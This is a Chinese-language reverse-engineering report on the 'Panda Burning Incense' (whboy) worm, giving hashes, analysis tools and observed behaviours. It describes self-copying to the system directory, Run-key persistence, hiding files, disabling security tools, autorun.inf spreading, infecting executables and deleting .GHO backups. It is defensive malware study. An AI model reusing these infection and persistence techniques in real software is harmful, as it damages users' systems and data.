**目录**

[1．样本概况 2](#_Toc3126932)

[1.1 样本信息 2](#_Toc3126933)

[1.2 测试环境及工具 2](#_Toc3126934)

[1.3 分析目标 2](#_Toc3126935)

[2．具体行为分析 2](#_Toc3126936)

[2.1 主要行为 2](#_Toc3126937)

[2.1.1 恶意程序对用户造成的危害(图) 5](#_Toc3126938)

[2.2 恶意代码分析 7](#_Toc3126939)

[2.1 加固后的恶意代码树结构图(是否有加固) 7](#_Toc3126940)

[2.2 恶意程序的代码分析片段 8](#_Toc3126941)

[3．解决方案 25](#_Toc3126942)

[3.1 提取病毒的特征，利用杀毒软件查杀 25](#_Toc3126943)

[3.2 手工查杀步骤 25](#_Toc3126944)

[致 谢 25](#_Toc3126945)

# 1．样本概况

## 1.1 样本信息

病毒名称：熊猫烧香

所属家族：whboy

MD5值：512301C535C88255C9A252FDF70B7A03

SHA1值：CA3A1070CFF311C0BA40AB60A8FE3266CFEFE870

CRC32：E334747C

病毒行为：自我复制,感染可执行文件,修改网页文件内容,修改注册表,删除备份文件,关闭杀毒软件窗口,服务与进程

## 1.2 测试环境及工具

测试环境:win7 32bit 分析工具:OD,IDA,火绒剑,PChunter,ProcessMonitor

## 1.3 分析目标


分析病毒行为与程序具体执行流程

# 2．具体行为分析

## 2.1 主要行为

1. 对熊猫烧香进程树的监控分析






在进程树中可以发现，“熊猫烧香.exe”衍生出了“spoclsv.exe” 并且几秒之后父进程不见了 由此可以推断 病毒复制了一个副本到系统目录下 并且结束了本进程


病毒行为1：病毒本身创建了名为“spoclsv.exe”的进程，该进程文件的路径为“C:\WINDOWS\system32\drivers\spoclsv.exe”。

病毒行为2：自我删除


2. 对spo0lsv.exe注册表的监控



病毒行为3：设为开机启动项





病毒行为4：修改注册表值 让隐藏文件不可见




病毒行为5：删除安全类工具的启动项

3 对spo0lsv.exe文件的监控








在图中可以看到，病毒文件在“C:\WINDOWS\system32\drivers”中创建了“spoclsv.exe”这个文件，在C盘根目录下创建了“setup.exe”与“autorun.inf”，并且在一些目录中创建了“Desktop\_.ini” 而且访问了一个.bat文件 这些文件由于创建这些文件之后就对注册表的SHOWALL项进行了设置，使得隐藏文件无法显示，那么有理由相信，所创建出来的这些文件的属性都是“隐藏”的，于是有：

病毒行为6：将自身拷贝到根目录，并命名为“setup.exe”，同时创建“autorun.inf”用于病毒的启动，这两个文件的属性都是“隐藏”。

病毒行为7：在一些目录中创建名为“Desktop\_.ini”的隐藏文件。

病毒行为8：创建.bat批处理程序破坏电脑


4 对spo0lsv.exe网络的监控




病毒行为8：连接局域网向外发包

## 2.1.1 恶意程序对用户造成的危害(图)


1.病毒复制自身到系统目录下名字为spcolsv.exe




2.每个目录下生成Desktop\_.ini（记录日期）文件




3.感染全盘二进制文件与脚本文件



4.将病毒Svcshare设置开机自启动Run




5.盘符根目录下生成setup.exe与autorun.inf文件



## 2.2 恶意代码分析

## 2.1 加固后的恶意代码树结构图(是否有加固)

使用PEiD查壳 发现有FSG壳



## 2.2 恶意程序的代码分析片段

2.2.1 病毒主逻辑



重点在我红框框起来的三个call下面开始详解每一个call

2.2.2第一个call

分为三条分支 不同情况下会执行不同的流程

2.2.2.1 分支一：


触发条件:正在运行的病毒路径和系统目录下的不一致



分支一行为：自我复制到系统目录下运行系统目录下的病毒程序 然后结束掉本进程

2.2.2.2 分支二：

触发条件:正在运行的病毒路径和系统目录下的一致



分支二行为：不结束本进程 继续执行病毒主流程 只有通过分支二才能继续往下分析


2.2.2.3 分支三：

触发条件:运行被感染文件




病毒行为：1. 恢复文件 2. 执行批处理脚本文件 3. 确保系统目录下的病毒进程正在运行

2.2.2.4 第一个关键函数总结



2.2.3第二个call

2.2.3.1 第二个关键函数主逻辑




第二个关键函数分为三条分支

1. 创建线程
2. 设置定时器
3. 局域网感染

2.2.3.2 下面详解每一个分支

1. 线程回调函数详解





函数用了一个死循环 一直在扫描所有可用磁盘 最后一个函数是线程回调函数的核心感染文件部分 下面详解这个函数

1. 跳过系统敏感文件 不予感染




1. 在每个目录下创建.ini文件 并写入当前时间

  
3. 递归扫描全盘 删除.GHO文件



1. 判断后缀 根据不同的后缀采用不同的感染方式

